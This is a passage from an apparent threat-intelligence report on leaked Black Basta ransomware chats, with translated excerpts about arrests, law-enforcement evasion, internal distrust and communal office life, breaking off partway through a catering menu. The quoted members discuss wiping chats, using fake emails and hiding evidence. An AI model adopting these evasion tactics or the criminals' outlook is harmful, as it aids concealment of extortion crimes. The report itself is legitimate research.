Members express concerns about tracking from Interpol and domestic law enforcement agencies while discussing countermeasures. They maintain confidence about extradition protection within Russian borders yet consider safety measures including legal responses and identity falsification. Discussions reveal future anxieties and retirement plans following the "Special Military Operation (CBO)" conclusion.

Exchange upon ***gg***’s Release

Translated	Original Text
2024-09-16 10:14:13, @ng:talks.icu, one question, I understand the books didn't stick to you? [omitted] 2024-09-16 10:14:44, @usernamegg:matrix.bestflowers247.online, didn't understand the question 2024-09-16 10:15:10, @ng:talks.icu, laptop and other valuable information 2024-09-16 10:15:11, @usernamegg:matrix.bestflowers247.online, they confiscated my laptop? 2024-09-16 10:15:22, @lapa:matrix.bestflowers247.online, yes, let him issue new ones in nl 2024-09-16 10:16:04, @usernamegg:matrix.bestflowers247.online, no, they have nothing I managed to give everything to reliable people and my wife did great, did everything as if her life prepared her for this 2024-09-16 10:16:33, @usernamegg:matrix.bestflowers247.online, is that really the only thing that interests you?) 2024-09-16 10:16:37, @ng:talks.icu, good 2024-09-16 10:16:40, @lapa:matrix.bestflowers247.online, in any case it's simply marked for me that "server + login" failed to brute force, and there will be a repeat brute force by another server 2024-09-16 10:16:58, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> is that really the only thing that interests you?) no of course not 2024-09-16 10:17:50, @ng:talks.icu, everything interests me, I was worried about you, why are you being aggressive? 2024-09-16 10:18:29, @usernamegg:matrix.bestflowers247.online, come on what books brother, you know me better than yourself, I would have done everything as needed. [omitted] 2024-09-16 10:24:41, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> I became convinced of this from my own experience that it can be very different. the main thing is be careful I'm not telling you this for no reason, take care	2024-09-16 10:14:13, @ng:talks.icu, один вопрос, я так понимаю книжки не прилипли же у тебя? [omitted] 2024-09-16 10:14:44, @usernamegg:matrix.bestflowers247.online, не понял вопроса 2024-09-16 10:15:10, @ng:talks.icu, ноутбук и другая ценная информация 2024-09-16 10:15:11, @usernamegg:matrix.bestflowers247.online, ноутбук изъяли у меня? 2024-09-16 10:15:22, @lapa:matrix.bestflowers247.online, да, пусть выдает новые в nl 2024-09-16 10:16:04, @usernamegg:matrix.bestflowers247.online, нет, у них нет ничего я все успел отдать надежным людям и жена молодец все сделал как будь то ее жизень готовила к этому 2024-09-16 10:16:33, @usernamegg:matrix.bestflowers247.online, тебя релаьно только это интресует?) 2024-09-16 10:16:37, @ng:talks.icu, хорошо 2024-09-16 10:16:40, @lapa:matrix.bestflowers247.online, в любом случаи у менять просто помечается, что "сервер + логин" не получилось сбрутить, и будет повторный брут другим сервером 2024-09-16 10:16:58, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> тебя релаьно только это интресует?) нет конечно 2024-09-16 10:17:50, @ng:talks.icu, меня все интересует, я за тебя переживал, что ты агришься? 2024-09-16 10:18:29, @usernamegg:matrix.bestflowers247.online, да ну какая книжка братец, ты меня знаешь лучше чем себя, я бы все сделал как нужно. [omitted] 2024-09-16 10:24:41, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> в этом я убедился на своем опыте что бывает очень по разному. ты главное будь акуратен я не просто так тебе это говорю, береги себя. нам нужно увидеться, тебе что то мне сказать?

of yourself. we need to meet, do you have something to tell me? 2024-09-16 10:25:44, @usernamegg:matrix.bestflowers247.online, yes, that will be possible 2024-09-16 10:26:16, @usernamegg:matrix.bestflowers247.online, there's some scum who might leak us 2024-09-16 10:26:41, @usernamegg:matrix.bestflowers247.online, but later 2024-09-16 10:26:48, @usernamegg:matrix.bestflowers247.online, for now just be more careful and at home we are safe [omitted] 2024-09-16 10:28:25, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> there's some scum who might leak us interesting statement 2024-09-16 10:29:13, @usernamegg:matrix.bestflowers247.online, well that's a fact	2024-09-16 10:25:44, @usernamegg:matrix.bestflowers247.online, да, можно будет 2024-09-16 10:26:16, @usernamegg:matrix.bestflowers247.online, есть какая то мразь , которая может подсливать нас 2024-09-16 10:26:41, @usernamegg:matrix.bestflowers247.online, но потом 2024-09-16 10:26:48, @usernamegg:matrix.bestflowers247.online, пока просто будь аккуратней и в дома мы в безопасности [omitted] 2024-09-16 10:28:25, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> есть какая то мразь , которая может подсливать нас интересное высказывание 2024-09-16 10:29:13, @usernamegg:matrix.bestflowers247.online, ну это факт

Post-detention conversations between a released member and associates suggest internal information leaks. The member reveals family assistance in protecting critical data from official investigations and urges heightened vigilance among colleagues. Communications express release relief while emphasizing concerns about internal security breaches in future operations.

Messages Following ***yy***’s Release

Translated	Original Text
2024-09-16 07:26:03, @usernameyy:matrix.bestflowers247.online, Hello Trump. This is bio. They released me, sorry I couldn't even say goodbye, the masked show almost broke all my bones when they burst in, fortunately I managed to disconnect from the server. I think you understand why I disappeared and I hope you changed all panels etc. I assume the exchanger leaked me. except for the last three transfer transactions they didn't find anything else on me (there were about 3 btc there). Anyway they kept me in detention and let me go. for now I feel they're watching me, so I'm laying low. It sucks that they confiscated the car, arrested the house, the bastards. But I hope they'll return it soon. Overall I'm holding up, still getting used to freedom. Money is tight, same with equipment, they haven't returned anything yet. I'm writing from an acquaintance's, gave a fake email. When things calm down for me I'll try to get in touch with you Trump, I hope you won't abandon me. Good luck.	2024-09-16 07:26:03, @usernameyy:matrix.bestflowers247.online, Трамп привет. Это bio. Меня выпустили, извини что не смог даже сказать, маски-шоу чуть не сломало все кости, кода влетели, благо успел отключиться от сервака. Думаю ты понял почему я пропал и надеюсь поменял все панели и т.д. Предполагаю, что слил меня меняло. кроме как последних трех транзаций по переводу у меня больше ничего не нашли (там около 3 btc было) . Короче помариновали в сизо и отпустили. пока чувствую что за мной наблюдают, поэтому отсиживаюсь. Хуево, что конфисковали машину, арестовали дом ублюдки. Но надеюсь скоро отдадут. В целом держусь, до сих пор привыкаю к свободе. С баблом туговато, с техникой тоже, пока еще ничего не вернули. Пишу от знакомого, ящик левый указал. Как станет у меня по спокойнее постараюсь Трампыч с тобой выйти на связь, надеюсь не бросишь. Удачки.

A released member contacts associates to report hiding circumstances following arrest. Communications detail arrest procedures, asset seizures, personal threats, and surveillance concerns. These exchanges document post-arrest psychological states and operational risks facing group members.

Vigilance against Wiretapping of Conversations

Expressing Concern about the Security of Conversations Here

Translated	Original Text
2024-01-25 16:27:03, @sunortla:matrix.bestflowers247.online, By the way communication here is not safe 2024-01-25 16:27:07, @usernamegg:matrix.bestflowers247.online, yes yes 2024-01-25 16:27:13, @sunortla:matrix.bestflowers247.online, Better qtox 2024-01-25 16:27:18, @usernamegg:matrix.bestflowers247.online, we have it encrypted 2024-01-25 16:27:24, @usernamegg:matrix.bestflowers247.online, it's basically on our own server 2024-01-25 16:27:32, @usernamegg:matrix.bestflowers247.online, qTox no 2024-01-25 16:27:34, @sunortla:matrix.bestflowers247.online, Only IPs go openly 2024-01-25 16:27:36, @usernamegg:matrix.bestflowers247.online, it's not safe 2024-01-25 16:27:41, @usernamegg:matrix.bestflowers247.online, our whole team is here 2024-01-25 16:27:50, @usernamegg:matrix.bestflowers247.online, good 2024-01-25 16:27:53, @usernamegg:matrix.bestflowers247.online, 300$ 2024-01-25 16:27:57, @usernamegg:matrix.bestflowers247.online, for now like this 2024-01-25 16:28:00, @usernamegg:matrix.bestflowers247.online, then you'll send a bill 2024-01-25 16:28:03, @usernamegg:matrix.bestflowers247.online, I'll add you to the group	2024-01-25 16:27:03, @sunortla:matrix.bestflowers247.online, Кстати общение сдесь не безопасное 2024-01-25 16:27:07, @usernamegg:matrix.bestflowers247.online, да да 2024-01-25 16:27:13, @sunortla:matrix.bestflowers247.online, Лучше qtox 2024-01-25 16:27:18, @usernamegg:matrix.bestflowers247.online, у нас шифрованное оно 2024-01-25 16:27:24, @usernamegg:matrix.bestflowers247.online, на своем сервере считай стоит он 2024-01-25 16:27:32, @usernamegg:matrix.bestflowers247.online, qTox нет 2024-01-25 16:27:34, @sunortla:matrix.bestflowers247.online, Только Ip в открытую идут 2024-01-25 16:27:36, @usernamegg:matrix.bestflowers247.online, он не безопасен 2024-01-25 16:27:41, @usernamegg:matrix.bestflowers247.online, мы всей тимой тут 2024-01-25 16:27:50, @usernamegg:matrix.bestflowers247.online, хорошо 2024-01-25 16:27:53, @usernamegg:matrix.bestflowers247.online, 300$ 2024-01-25 16:27:57, @usernamegg:matrix.bestflowers247.online, пока так 2024-01-25 16:28:00, @usernamegg:matrix.bestflowers247.online, потом счет выставишь 2024-01-25 16:28:03, @usernamegg:matrix.bestflowers247.online, добавлю тебя в группу

Members debate communication security protocols. A member recommends qTox while another maintains that current encrypted platforms on proprietary servers provide adequate protection. These discussions highlight secure communication as a primary operational concern.

Heightened Vigilance after the Takedown of Other Ransomware Groups

Exchange upon LockBit’s Takedown

Translated	Original Text
2024-05-06 18:03:37, @usernameyy:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/lockbits-seized-site-comes-alive-to-tease-new-police-announcements/ 2024-05-06 18:03:57, @usernameyy:matrix.bestflowers247.online, poor guy 2024-05-06 18:05:34, @usernamegg:matrix.bestflowers247.online, this is all harsh 2024-05-06 18:05:42, @usernamegg:matrix.bestflowers247.online, we could have the same outcome at any moment 2024-05-06 18:05:52, @usernamegg:matrix.bestflowers247.online, we need to delete all old chats so they can't be recovered) 2024-05-06 18:06:07, @usernameyy:matrix.bestflowers247.online, thank god our servers with keys are completely unconnected to admin 2024-05-06 18:06:11, @usernameyy:matrix.bestflowers247.online, everything is done competently with us 2024-05-06 18:06:58, @usernamegg:matrix.bestflowers247.online, time will tell)	2024-05-06 18:03:37, @usernameyy:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/lockbits-seized-site-comes-alive-to-tease-new-police-announcements/ 2024-05-06 18:03:57, @usernameyy:matrix.bestflowers247.online, бедолага 2024-05-06 18:05:34, @usernamegg:matrix.bestflowers247.online, жестко все это 2024-05-06 18:05:42, @usernamegg:matrix.bestflowers247.online, у нас какой то такой же исход может быт ьв любой моент 2024-05-06 18:05:52, @usernamegg:matrix.bestflowers247.online, все старые чаты удалять надо так что бы их не востановить) 2024-05-06 18:06:07, @usernameyy:matrix.bestflowers247.online, слава богу у нас сервера с ключами вообще с админкой не связаны 2024-05-06 18:06:11, @usernameyy:matrix.bestflowers247.online, у нас всё грамотно сделано 2024-05-06 18:06:58, @usernamegg:matrix.bestflowers247.online, время покажет)

Discussion on REvil

Translated	Original Text
2024-05-06 18:09:10, @usernameyy:matrix.bestflowers247.online, they've gotten serious about ransomware 2024-05-06 18:09:16, @usernameyy:matrix.bestflowers247.online, they imprisoned a guy from REvil a couple of days ago 2024-05-06 18:09:18, @usernameyy:matrix.bestflowers247.online, 13 years 2024-05-06 18:09:24, @usernamegg:matrix.bestflowers247.online, yes 2024-05-06 18:09:26, @usernamegg:matrix.bestflowers247.online, I saw 2024-05-06 18:09:28, @usernamegg:matrix.bestflowers247.online, Ukrainian	2024-05-06 18:09:10, @usernameyy:matrix.bestflowers247.online, жёстко за рансом взялись 2024-05-06 18:09:16, @usernameyy:matrix.bestflowers247.online, там из ревила посадили парня пару дней назад 2024-05-06 18:09:18, @usernameyy:matrix.bestflowers247.online, 13 лет 2024-05-06 18:09:24, @usernamegg:matrix.bestflowers247.online, да 2024-05-06 18:09:26, @usernamegg:matrix.bestflowers247.online, видел 2024-05-06 18:09:28, @usernamegg:matrix.bestflowers247.online, хохол

Members share information about arrests related to ransomware groups LockBit and Revil. Discussions acknowledge harsher sentencing trends, revealing heightened awareness of intensifying law enforcement efforts.

3.5 Vigilance against Internal Betrayal

The chat log analysis reveals Black Basta lacked organizational unity. Financial disputes triggered complaints about dishonest member behavior, creating deep internal distrust. These accumulated tensions potentially contributed to the chat log leak.

Vigilance against Betrayal by Members

Expressing Dissatisfaction with Profit Sharing Based on Contributions

Translated	Original Text
2024-04-19 10:24:52, @nickolas:talks.icu, we should also establish processes within the team and clean up the staff :) 2024-04-19 10:25:11, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> we should also establish processes within the team and clean up the staff :) they made some money here 2024-04-19 10:25:08, @nickolas:talks.icu, they grew to 30, and turned into a pumpkin 🤣 😇 2024-04-19 10:25:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> they grew to 30, and turned into a pumpkin 🤣 😇 disappointing 2024-04-19 10:25:43, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> they made some money here yeah, but they didn't share a single penny with me =) 2024-04-19 10:25:44, @usernamegg:matrix.bestflowers247.online, greed ruined them? 2024-04-19 10:26:04, @nickolas:talks.icu, and they kept quiet, I only found out from the VPN supplier that the guys made 3 payouts) 2024-04-19 10:26:16, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> yeah, but they didn't share a single penny with me =) well you're not there, they write to me that they're operating on their own 2024-04-19 10:26:33, @nickolas:talks.icu, Right, on the processes I built) 2024-04-19 10:26:57, @usernamegg:matrix.bestflowers247.online, you told me when we met that they were on their own 2024-04-19 10:27:00, @usernamegg:matrix.bestflowers247.online, like I left 2024-04-19 10:27:06,	2024-04-19 10:24:52, @nickolas:talks.icu, процессы бы еще внутри коллектива выстроить, да причесать кадровый состав :) 2024-04-19 10:25:11, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> процессы бы еще внутри коллектива выстроить, да причесать кадровый состав :) они тут денег немного заработали 2024-04-19 10:25:08, @nickolas:talks.icu, они выросли в 30, и превратились в тыкву 🤣 😇 2024-04-19 10:25:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> они выросли в 30, и превратились в тыкву 🤣 😇 обидно 2024-04-19 10:25:43, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> они тут денег немного заработали ага, зато со мной ни копейкой не поделились =) 2024-04-19 10:25:44, @usernamegg:matrix.bestflowers247.online, жадность сгубила? 2024-04-19 10:26:04, @nickolas:talks.icu, и промолчали, я вообще узнал от поставщика впнок, что ребята выплаты 3 штуки сделали) 2024-04-19 10:26:16, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> ага, зато со мной ни копейкой не поделились =) ну тебя же нет, они мне пишут что сами по себе двигаются 2024-04-19 10:26:33, @nickolas:talks.icu, Ага, на выстроеннных мною процессах) 2024-04-19 10:26:57, @usernamegg:matrix.bestflowers247.online, ты мне при встрече тогда сказал что они сами по себе 2024-04-19 10:27:00, @usernamegg:matrix.bestflowers247.online, я типа ушел

@usernamegg:matrix.bestflowers247.online, let them do what they want 2024-04-19 10:27:25, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Right, on the processes I built) can't argue with that 2024-04-19 10:27:35, @nickolas:talks.icu, well I was still keeping an eye on them anyway, asking how things were going etc :) 2024-04-19 10:27:38, @usernamegg:matrix.bestflowers247.online, you need to know how to manage too 2024-04-19 10:27:47, @usernamegg:matrix.bestflowers247.online, and technically understand as well	2024-04-19 10:27:06, @usernamegg:matrix.bestflowers247.online, пускай делаю что хотят 2024-04-19 10:27:25, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Ага, на выстроеннных мною процессах) не поспоришь тут 2024-04-19 10:27:35, @nickolas:talks.icu, ну я все равно присматривал, спршаивал как дела итп :) 2024-04-19 10:27:38, @usernamegg:matrix.bestflowers247.online, менеджерить тоже надо уметь 2024-04-19 10:27:47, @usernamegg:matrix.bestflowers247.online, еще и технически понимать

This exchange shows ***nickolas*** expressing dissatisfaction about receiving no compensation while other members profited from processes he established. ***gg*** excludes him from distribution citing departure announcements, revealing organizational communication breakdowns and trust deficits.

Reference to the Possibility of a Traitor Leaking Files

Translated	Original Text
2024-01-29 09:06:44, @sunortla:matrix.bestflowers247.online, the rat might leak files, seeking revenge 2024-01-29 09:06:49, @usernamegg:matrix.bestflowers247.online, from another crypter 2024-01-29 09:06:57, @usernamegg:matrix.bestflowers247.online, ah [omitted] 2024-01-29 09:07:16, @usernamegg:matrix.bestflowers247.online, damn you don't spare him [omitted] 2024-01-29 09:10:56, @sunortla:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> damn you don't spare him Why should I spare him, he rode on my back, lived off me and people like me, and then just took and zeroed out, throwing dirt. The person doesn't acknowledge his mistakes and doesn't value other people's work, which he lives off. [omitted] 2024-01-29 09:24:30, @usernamegg:matrix.bestflowers247.online, >	2024-01-29 09:06:44, @sunortla:matrix.bestflowers247.online, крыса может сливать файлы, мстя 2024-01-29 09:06:49, @usernamegg:matrix.bestflowers247.online, от другого криптера 2024-01-29 09:06:57, @usernamegg:matrix.bestflowers247.online, аа [omitted] 2024-01-29 09:07:16, @usernamegg:matrix.bestflowers247.online, капец ты его не жалешь [omitted] 2024-01-29 09:10:56, @sunortla:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> капец ты его не жалешь А почему я должен его жалеть, он на мне катался, жил за счет меня и таких как я, а потом просто взял и обнулил, полив грязью. Человек не признает своих ошибок и не ценит чужой труд, за счет которого живет. [omitted] 2024-01-29 09:24:30, @usernamegg:matrix.bestflowers247.online, >

<@sunortla:matrix.bestflowers247.online> Why should I spare him, he rode on my back, lived off me and people like me, and then just took and zeroed out, throwing dirt. > The person doesn't acknowledge his mistakes and doesn't value other people's work, which he lives off. alright	<@sunortla:matrix.bestflowers247.online> А почему я должен его жалеть, он на мне катался, жил за счет меня и таких как я, а потом просто взял и обнулил, полив грязью. > Человек не признает своих ошибок и не ценит чужой труд, за счет которого живет. хорошо

Internal betrayal and distrust surface within the group. One member potentially threatens information disclosure for revenge, prompting migration to secure private messaging. These exchanges reveal deep personal resentments and anger toward betrayal acts among participants.

4. Reality of Organizational Operations

The leaked chat logs reveal Black Basta maintained organizational operations with some members living communally at physical locations. This characteristic distinguishes them from typical cyber groups.

Members shared health and personal life information alongside attack activities, creating blurred boundaries between operational and private spheres. Despite these intimate relationships, organizational management featured strict task control and discipline under leadership hierarchy with clear rank structures and role divisions. The group simultaneously demonstrated adaptability through flexible consideration of rebranding and restructuring in response to external changes. A culture valuing technical skills and meritocracy enabled efficient attack execution through advanced information sharing. However, this organizational structure also harbored internal challenges including compensation disputes, interpersonal friction, and burdens from harsh working conditions, revealing complex dynamics of trust and conflict among members.

4.1 The Office and Communal Living

Black Basta maintained physical operational bases and conducted organizational management. Members discussed office attendance and remote work arrangements, covering topics from weekly meal planning and hygiene protocols to leisure activities including saunas. The chat logs document home leave requests and personal emotional exchanges, revealing environments where operational activities and daily life closely intersected.

Topics on the Physical Office

Conversation on Permission Required to Go Home

Translated	Original Text
2023-09-27 17:32:42, @usernameyy:matrix.bestflowers247.online, can I go home? 2023-09-27 17:36:46, @usernamegg:matrix.bestflowers247.online, it's about time 2023-09-27 17:36:50, @usernamegg:matrix.bestflowers247.online, are you still there or what?) 2023-09-27 17:36:56, @usernamegg:matrix.bestflowers247.online, I thought you had already left 2023-09-27 17:36:57, @usernameyy:matrix.bestflowers247.online, well yes but how) 2023-09-27 17:37:05, @usernameyy:matrix.bestflowers247.online, can't go without permission	2023-09-27 17:32:42, @usernameyy:matrix.bestflowers247.online, я поеду домой? 2023-09-27 17:36:46, @usernamegg:matrix.bestflowers247.online, давно пора 2023-09-27 17:36:50, @usernamegg:matrix.bestflowers247.online, ты еще там что ли?) 2023-09-27 17:36:56, @usernamegg:matrix.bestflowers247.online, я думал ты уже уехал 2023-09-27 17:36:57, @usernameyy:matrix.bestflowers247.online, ну да а как) 2023-09-27 17:37:05, @usernameyy:matrix.bestflowers247.online, без разрешения нельзя

Some conversations reveal strict control preventing members from freely leaving premises to return home. Given Black Basta's operational nature, this suggests an environment under constraint or surveillance rather than voluntary communal living. Such management structures functioned as control mechanisms to prevent member defection and information leaks.

w Expressing Dissatisfaction with the Operational Model

Translated	Original Text
2023-10-30 20:34:55, @usernamegg:matrix.bestflowers247.online, working in the office) 2023-10-30 20:34:59, @usernamegg:matrix.bestflowers247.online, it's really hard for programmers) 2023-10-30 20:35:35, @w:matrixtcFJHPDblmt2rg.network, +++ 2023-10-30 20:35:37, @w:matrixtcFJHPDblmt2rg.network, I'll do it now 2023-10-30 20:35:41, @w:matrixtcFJHPDblmt2rg.network, will write back 2023-10-30 20:35:54, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> working in the office) yes) 2023-10-30 20:36:07, @w:matrixtcFJHPDblmt2rg.network, when I worked in white hat, I also didn't like the office 2023-10-30 20:36:12, @w:matrixtcFJHPDblmt2rg.network, from home is easier 2023-10-30 20:36:08, @usernamegg:matrix.bestflowers247.online, well yes, there's that 2023-10-30 20:36:27, @usernamegg:matrix.bestflowers247.online, you're a programmer, I'm moving all programmers to remote work but they work in the office for some time 2023-10-30 20:36:32, @usernamegg:matrix.bestflowers247.online, then they only come in 2023-10-30 20:37:36, @w:matrixtcFJHPDblmt2rg.network, understood) 2023-10-30 20:37:50, @w:matrixtcFJHPDblmt2rg.network, well programmers in general yes, many like to complain	2023-10-30 20:34:55, @usernamegg:matrix.bestflowers247.online, в офсие работать) 2023-10-30 20:34:59, @usernamegg:matrix.bestflowers247.online, прогерам вообще тяжело) 2023-10-30 20:35:35, @w:matrixtcFJHPDblmt2rg.network, +++ 2023-10-30 20:35:37, @w:matrixtcFJHPDblmt2rg.network, щас сделаю 2023-10-30 20:35:41, @w:matrixtcFJHPDblmt2rg.network, отпишу 2023-10-30 20:35:54, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> в офсие работать) да) 2023-10-30 20:36:07, @w:matrixtcFJHPDblmt2rg.network, когда в вайте работал, тоже не любил оффис 2023-10-30 20:36:12, @w:matrixtcFJHPDblmt2rg.network, из дому проще 2023-10-30 20:36:08, @usernamegg:matrix.bestflowers247.online, ну да, есть такое 2023-10-30 20:36:27, @usernamegg:matrix.bestflowers247.online, ты прогер, я всех прогеров на удаленку перевожу но некоторое время работают в офисе 2023-10-30 20:36:32, @usernamegg:matrix.bestflowers247.online, потом только приезжают 2023-10-30 20:37:36, @w:matrixtcFJHPDblmt2rg.network, понял) 2023-10-30 20:37:50, @w:matrixtcFJHPDblmt2rg.network, ну прогеров вообще да, многие ебловать любят

This conversation reveals that Black Basta flexibly switches operational formats (remote/office) based on members' job types and situations. While showing understanding of the burden on technical staff like ***w***, ***gg*** requires office work for the time being, indicating they prioritize work efficiency and surveillance systems.

Conversation Showing Affection for Absent Members

Translated	Original Text
2024-02-07 17:55:30, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> already missed you? $$ has been going out with a sad face to smoke since Monday, he really misses you)	2024-02-07 17:55:30, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> уже соскучился? $$ с пн ходит с грустным лицом курить, ему тебя сильно не хватает)
2024-02-07 17:55:42, @usernamegg:matrix.bestflowers247.online, he needs company to chat downstairs	2024-02-07 17:55:42, @usernamegg:matrix.bestflowers247.online, ему компания нужна попиздеть внизу
2024-02-07 17:55:45, @usernamenn:matrix.bestflowers247.online, ah I thought you missed me	2024-02-07 17:55:45, @usernamenn:matrix.bestflowers247.online, аа я думал ты соскучился
2024-02-07 17:55:58, @usernamegg:matrix.bestflowers247.online, I always miss you, my ideological one	2024-02-07 17:55:58, @usernamegg:matrix.bestflowers247.online, я по тебе идейному всегда скучаю

This conversation reveals personal and intimate relationships among Black Basta members. While exchanges appear unrelated to attack operations, expressions like "needing someone to chat with downstairs" suggest members fundamentally share the same physical location.

Conversation about a Luxurious New Office Serving as a Base

Translated	Original Text
2023-10-23 15:41:49, @usernamenn:matrix.bestflowers247.online, when is the move to the new location?	2023-10-23 15:41:49, @usernamenn:matrix.bestflowers247.online, на новую локацию когда переезд?
2023-10-23 15:41:54, @usernamenn:matrix.bestflowers247.online, I'm ready to come next week =)	2023-10-23 15:41:54, @usernamenn:matrix.bestflowers247.online, я готов на след неделе приехать =)
2023-10-23 15:47:34, @usernamegg:matrix.bestflowers247.online, hello	2023-10-23 15:47:34, @usernamegg:matrix.bestflowers247.online, привет
2023-10-23 15:47:49, @usernamegg:matrix.bestflowers247.online, I'm assembling soft furniture, kitchen and so on there	2023-10-23 15:47:49, @usernamegg:matrix.bestflowers247.online, собираю там мебель мягкую, кухню и тд
2023-10-23 15:47:56, @usernamegg:matrix.bestflowers247.online, hanging chandeliers	2023-10-23 15:47:56, @usernamegg:matrix.bestflowers247.online, люстры вешаю
2023-10-23 15:48:05, @usernamenn:matrix.bestflowers247.online, ah I see	2023-10-23 15:48:05, @usernamenn:matrix.bestflowers247.online, аа понял
2023-10-23 15:48:07, @usernamegg:matrix.bestflowers247.online, well I think at least another month and a half	2023-10-23 15:48:07, @usernamegg:matrix.bestflowers247.online, ну я думаю еще месяца полтора как минимум
2023-10-23 15:48:15, @usernamegg:matrix.bestflowers247.online, some things are being made	2023-10-23 15:48:15, @usernamegg:matrix.bestflowers247.online, что то в изготовлении
2023-10-23 15:48:25,	

@usernamegg:matrix.bestflowers247.online, in short we'll move to a new house with new clean mattresses beds and so on 2023-10-23 15:48:28, @usernamegg:matrix.bestflowers247.online, everything will be from scratch [omitted] 2023-10-23 15:49:04, @usernamegg:matrix.bestflowers247.online, they're sewing curtains, sewing bedding and so on everything will be customized for each person 2023-10-23 15:49:46, @usernamegg:matrix.bestflowers247.online, I paid for kitchen equipment today, there are two kitchens one will be on the first floor another on the third floor next to the zone where we'll work 2023-10-23 15:49:50, @usernamegg:matrix.bestflowers247.online, I planned everything conveniently it seems 2023-10-23 15:49:53, @usernamegg:matrix.bestflowers247.online, I think it will suit us	2023-10-23 15:48:25, @usernamegg:matrix.bestflowers247.online, короче мы переедем в новый дом с новыми чистыми матрсами кроватями и тд 2023-10-23 15:48:28, @usernamegg:matrix.bestflowers247.online, все с нуля будет [omitted] 2023-10-23 15:49:04, @usernamegg:matrix.bestflowers247.online, шторы шьют , постельное шьют и тд все будет под каждого 2023-10-23 15:49:46, @usernamegg:matrix.bestflowers247.online, технику сегодня на кухню оплачивал, там две кухни одна на первом будет другая на третьем этаже в рядом с зоной где рботать будем 2023-10-23 15:49:50, @usernamegg:matrix.bestflowers247.online, удобно все распланировал вроде как 2023-10-23 15:49:53, @usernamegg:matrix.bestflowers247.online, я думаю зайдет нам

The new base features customized interiors for each member, sharing luxurious construction including residential facilities like kitchens plus chandeliers. Conversations suggest high probability that some Black Basta members sleep at the base, revealing efforts to establish comfortable, highly livable working environments.

Depiction of Black Basta’s New Base (created by generative AI based on the chat logs)

Conversations on Communal Living

Conversation about Meal Options at the Office

Translated	Original Text
2023-11-10 16:53:06, @usernamegg:matrix.bestflowers247.online, Menu for 2 offices: Monday Pickled soup Bean salad with beef and red onion Salmon in caviar sauce Chicken cutlet Pork tenderloin sauté Mashed potatoes Pasta Berry drink Cottage cheese casserole with condensed milk Tuesday Borscht Mimosa salad Chicken legs marinated in mayo-garlic sauce Meatballs Breaded shrimp Rice Fried potatoes Pancakes with meat and sour cream Wednesday Fish soup assortment Vegetable salad Sauerkraut with green onion dressed with aromatic oil Potatoes with beef stew Homemade cutlet pork beef Vermicelli Potato pancakes Éclairs Grapes Thursday Lamb shurpa Turkey cutlet with cheese Goulash Caesar with shrimp Buckwheat Mashed potatoes Onion egg pies Friday Mixed vegetable soup Seafood salad Schnitzel Potato casserole Chakhokhbili Pasta Croissant with condensed milk Pear Total: 180,000 rubles 2023-11-10 16:53:19, @usernamegg:matrix.bestflowers247.online, adjusting the menu 2023-11-10 16:53:51, @usernameww:matrix.bestflowers247.online, Nobody eats pickled soup here ! 2023-11-10 16:54:08, @usernamegg:matrix.bestflowers247.online, * Menu for 2 offices:Monday Pickled soup Bean salad with beef and red onion Salmon in caviar sauce Chicken cutlet Pork tenderloin sauté Mashed potatoes Pasta Berry drink Cottage cheese casserole with condensed milk Tuesday Borscht Mimosa salad Chicken legs marinated in mayo-garlic sauce Meatballs Breaded shrimp Rice Fried potatoes Pancakes with meat and sour cream Wednesday Fish soup assortment Vegetable salad Sauerkraut with green onion dressed with aromatic oil Potatoes with beef stew Homemade cutlet pork beef Vermicelli Potato pancakes Éclairs Grapes Thursday Lamb shurpa Turkey cutlet with cheese Goulash Caesar with shrimp Buckwheat Mashed potatoes Onion egg pies Friday Mixed vegetable soup Seafood salad Schnitzel Potato casserole Chakhokhbili Pasta Croissant with	2023-11-10 16:53:06, @usernamegg:matrix.bestflowers247.online, Меню на 2 офиса: Понедельник Рассольник Салат из красной фасоли с говядиной и красным луком Семга в икорном соусе Котлета куриная Свиная поджарка из вырезки Пюре Макароны Морс Творожная запеканка со сгущенкой Вторник Борщ Салат мимоза Куриные ножки маринованные в майонезно- чесночном соусе Тефтели Креветки в кляре Рис Картошка жареная Блинчики с мясом и сметаной Среда Уха из ассорти рыб Овощной салат Квашеная капуста с зелёным луком заправленная ароматным маслом Картофель с тушенкой говядина Котлета домашняя свинина говяд Вермишель Драники Эклеры Виноград Четверг Шурпа из баранины Котлета индейка с сыром Гуляш Цезарь с креветками Гречка Пюре Пирожки лук яйцо Пятница Суп овощной микс Салат морской Шницель Картофельная запеканка Чахохбили Макароны Круассан со сгущ Груша Итого: 180 000 р 2023-11-10 16:53:19, @usernamegg:matrix.bestflowers247.online, корректируем меню 2023-11-10 16:53:51, @usernameww:matrix.bestflowers247.online, Рассольник никто не ест у нас ! 2023-11-10 16:54:08, @usernamegg:matrix.bestflowers247.online, * Меню на 2 офиса: Понедельник Рассольник Салат из красной фасоли с говядиной и красным луком Семга в икорном соусе Котлета куриная Свиная поджарка из вырезки Пюре Макароны Морс Творожная запеканка со сгущенкой Вторник Борщ Салат мимоза Куриные ножки маринованные в майонезно- чесночном соусе Тефтели Креветки в кляре Рис Картошка жареная Блинчики с мясом и сметаной Среда Уха из ассорти рыб Овощной 